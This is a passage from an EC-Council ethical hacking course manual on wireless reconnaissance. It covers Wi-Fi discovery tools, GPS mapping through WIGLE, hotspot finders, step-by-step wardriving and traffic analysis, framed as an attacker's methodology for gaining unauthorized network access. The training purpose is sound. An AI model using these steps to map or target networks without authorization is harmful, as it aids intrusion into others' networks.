 WiFinder <a href="http://www.pgmssoft.com">http://www.pgmssoft.com</a>	 Xirrus Wi-Fi Inspector <a href="http://www.xirrus.com">http://www.xirrus.com</a>
 Meraki WiFi Stumbler <a href="http://meraki.com">http://meraki.com</a>	 Wifi Analyzer <a href="http://a.farproc.com">http://a.farproc.com</a>


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wi-Fi Discovery Tools


Wi-Fi discovery tools can discover networks (BSS/IBSS) and detect ESSID broadcasting or non-broadcasting networks and their WEP capabilities and the manufacturer automatically. These tools enable your Wi-Fi card to find secured and unsecured wireless connections where you are. A few of the Wi-Fi discovery tools are listed as follows:

- ⌚ WiFi Hopper available at <http://www.wifihopper.com>
- ⌚ Wavestumbler available at <http://www.cquare.net>
- ⌚ iStumbler available at <http://www.istumbler.net>
- ⌚ WiFinder available at <http://www.pgmssoft.com>
- ⌚ Meraki WiFi Stumbler available at <http://meraki.com>
- ⌚ Wellenreiter available at <http://wellenreiter.sourceforge.net>
- ⌚ AirCheck Wi-Fi Tester available at <http://www.flukenetworks.com>
- ⌚ AirRadar 2 available at <http://www.koingosw.com>
- ⌚ Xirrus Wi-Fi Inspector available at <http://www.xirrus.com>
- ⌚ Wifi Analyzer available at <http://a.farproc.com>



## Wireless Hacking Methodology

The objective of the wireless hacking methodology is to compromise a Wi-Fi network in order to gain unauthorized access to network resources. To accomplish this objective, first you need to discover Wi-Fi networks and then perform GPS mapping of networks.



## GPS Mapping

GPS is funded and controlled by the **Department of Defense (DOD)** USA. It was especially designed for the US military, but there are many civilian users of GPS across the world. A GPS receiver calculates position, time, and velocity by processing specifically coded satellite signals of GPS. Attackers know that free Wi-Fi is available everywhere and also there may be a possibility of unsecured network presence. Attackers usually create maps of discovered Wi-Fi networks and create a database with statistics collected by Wi-Fi discovery tools such as Netsurveyor, NetStumblers, etc. GPS is used to **track the location** of the discovered Wi-Fi networks and the coordinates uploaded to sites like **WIGLE**. **Attackers** can share this information with the hacking to community or sell it to make money.



FIGURE 15.36: Tracking the location of the discovered Wi-Fi network and uploading it to WIGLE site

**GPS Mapping Tool: WIGLE**

WIGLE consolidates location and information of wireless networks world-wide to a central database, and provides user-friendly Java, Windows, and web applications that can map, query and update the database via the web.

You can add a wireless network to WIGLE from a stumble file or by hand and add remarks to an existing network.

http://wigle.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## GPS Mapping Tool: WIGLE

Source: <http://wigle.net>

**WIGLE consolidates** location and information of wireless networks world-wide to a central database, and provides user-friendly Java, Windows, and web applications that can map, query, and update the database via the web. Using this user can add a wireless network to WIGLE from a stumble file or by hand and add remarks to an existing network. It allows finding a wireless network by searching or browsing the interactive map.




FIGURE 15.37: WIGLE locating the wireless network by searching the interactive map




FIGURE 15.38: WIGLE Screenshot

# GPS Mapping Tool: Skyhook


C|EH  
Certified Ethical Hacker

Skyhook's Wi-Fi Positioning System (WPS) determines location based on Skyhook's massive worldwide database of known Wi-Fi access points.



http://www.skyhookwireless.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## GPS Mapping Tool: Skyhook

Source: <http://www.skyhookwireless.com>

Skyhook's **Wi-Fi Positioning System (WPS)** determines location based on Skyhook's massive worldwide database of known Wi-Fi access points. It uses a combination of **GPS tracking** and a Wi-Fi positioning system for determining the location of a wireless network indoor and in urban areas. It even discovers the position of the mobile device at a distance of between **10 to 20 meters** with the help of the MAC address of the nearby wireless access points and proprietary algorithms.




FIGURE 15.39: Skyhook Screenshot

The image shows a desktop browser window and a smartphone displaying the JiWire Wi-Fi Hotspot Finder interface. The desktop view shows a map of a city area with numerous blue circular icons representing Wi-Fi hotspots, each containing a number indicating the count of available connections (e.g., 13 Free, 9 Pay). A callout box highlights this feature with the text: "JiWire is a Wi-Fi hotspot location directory with more than 788,723 free and paid Wi-Fi hotspots in 145 countries". Below the map, the URL <http://v4.jiwire.com> is visible. The smartphone screen shows a similar map view with the same blue icons and connection counts. The top right corner of the slide features the CEH logo.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Wi-Fi Hotspot Finder: JiWire

Source: <http://v4.jiwire.com>

JiWire is a Wi-Fi hotspot location directory with more than **788,723** free and paid Wi-Fi hotspots in **145 countries** and it monitors your wireless connections. It is a simple way you can discover wireless Internet that small businesspeople take advantage of as well as persons working remotely. Individuals can easily browse for Wi-Fi hotspots not only based on their location, but also based on any predetermined criteria such as address, city, or ZIP code.



FIGURE 15.40: JiWire screenshot





FIGURE 15.41: JiWire discovering free and paid Wi-Fi hotspots



## Wi-Fi Hotspot Finder: WeFi

Source: <http://www.wefi.com>

WeFi provides you with Wi-Fi hotspot locations. It discovers the new connection and automatically connects you to the one that is the best for your needs. The desktop version will add the newly founded hotspots with the help of your system to the WeFi database automatically. You can even find nearby Wi-Fi hotspots in your vicinity with WeFi.




FIGURE 15.38: WeFi locating Wi-Fi hotspots



## How to Discover Wi-Fi Network Using Wardriving

Wardriving is one of the techniques used for discovering the Wi-Fi networks available in the vicinity. In order to discover Wi-Fi networks using wardriving, the user should follow these steps:

**Step 1:** Register with **WIGLE** and download map packs of your area to view the plotted access points on a geographic map.


**Step 2:** Connect the antenna and **GPS device** to the laptop via a USB serial adapter and put it in your car.

**Step 3:** Install and launch **NetStumbler** and **WIGLE** client software and turn on the GPS device.

**Step 4:** Drive the car at speeds of 35 mph or below (at higher speeds, the Wi-Fi antenna will not be able to detect Wi-Fi spots).

**Step 5:** Capture and save the NetStumbler log files that contain **GPS coordinates** of the access points.

**Step 6:** Upload this log file to **WIGLE**, which will then automatically plot the points onto a map.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wireless Hacking Methodology

As mentioned previously, the objective of the wireless hacking methodology is to compromise a Wi-Fi network in order to gain unauthorized access to network resources. In the wireless hacking methodology, the third phase is to analyze the traffic. An attacker performs wireless traffic analysis before committing actual attacks on the wireless network. This wireless traffic analysis helps the attacker to determine the vulnerabilities in the target network.



# Wireless Traffic Analysis

## Identify Vulnerabilities

1. Wireless traffic analysis enables attackers to **identify vulnerabilities** and susceptible victims in a target wireless network
2. This helps in **determining the appropriate strategy** for a successful attack
3. Wi-Fi protocols are unique at Layer 2, and traffic over the air is not serialized which makes it easy to **sniff and analyze wireless packets**

## Wi-Fi Reconnaissance

Attackers analyze a wireless network to determine:

- Broadcast SSID
- Presence of multiple access points
- Possibility of recovering SSIDs
- Authentication method used
- WLAN encryption algorithms

Wireshark/Pilot Tool

OmniPeek Tool

## Tools

Wi-Fi packet-capture and analysis products come in a number of forms

CommView Tool

AirMagnet Wi-Fi Analyzer

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Wireless Traffic Analysis

 Wireless traffic analysis provides a detailed report of the who, what, when, and how of **Wi-Fi activities**. The traffic analysis process involves multiple tasks, such as data normalization and mining, traffic pattern recognition, protocol dissection, and the reconstruction of application sessions. It enables attackers to identify vulnerabilities and susceptible victims in a target wireless network. The wireless traffic analysis helps



## Identifying Vulnerabilities

Wireless traffic analysis enables attackers to identify vulnerabilities and susceptible victims in a target wireless network. It helps in determining the appropriate strategy for a successful attack. **Wi-Fi protocols** are unique at **Layer 2**, and traffic over the air is not serialized, which makes it easy to sniff and analyze wireless packets.



## Wi-Fi Reconnaissance

Attackers analyze a wireless network to determine:

- ⌚ Broadcast SSID
- ⌚ Presence of multiple access points
- ⌚ Possibility of recovering SSIDs
- ⌚ Authentication method used


⌚ WLAN encryption algorithms

Wi-Fi packet-capture and analysis products come in a number of forms. Several tools are available online to perform wireless traffic analysis. Examples of wireless traffic analysis tools include CommView Tool, AirMagnet Wi-Fi Analyzer, Wireshark/Pilot Tool, and OmniPeek Tool.



# Wireless Cards and Chipsets

Choosing the right Wi-Fi card is very important since tools like Aircrack-ng, KisMAC only works with selected wireless chipsets



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wireless Cards and Chipsets

Choosing the right Wi-Fi card is very important since tools like **Aircrack-ng** and **KisMAC** only work with selected wireless chipsets. A few considerations are mentioned here that the user should follow in order to choose the optimal Wi-Fi card.



### Determine your Wi-Fi requirements

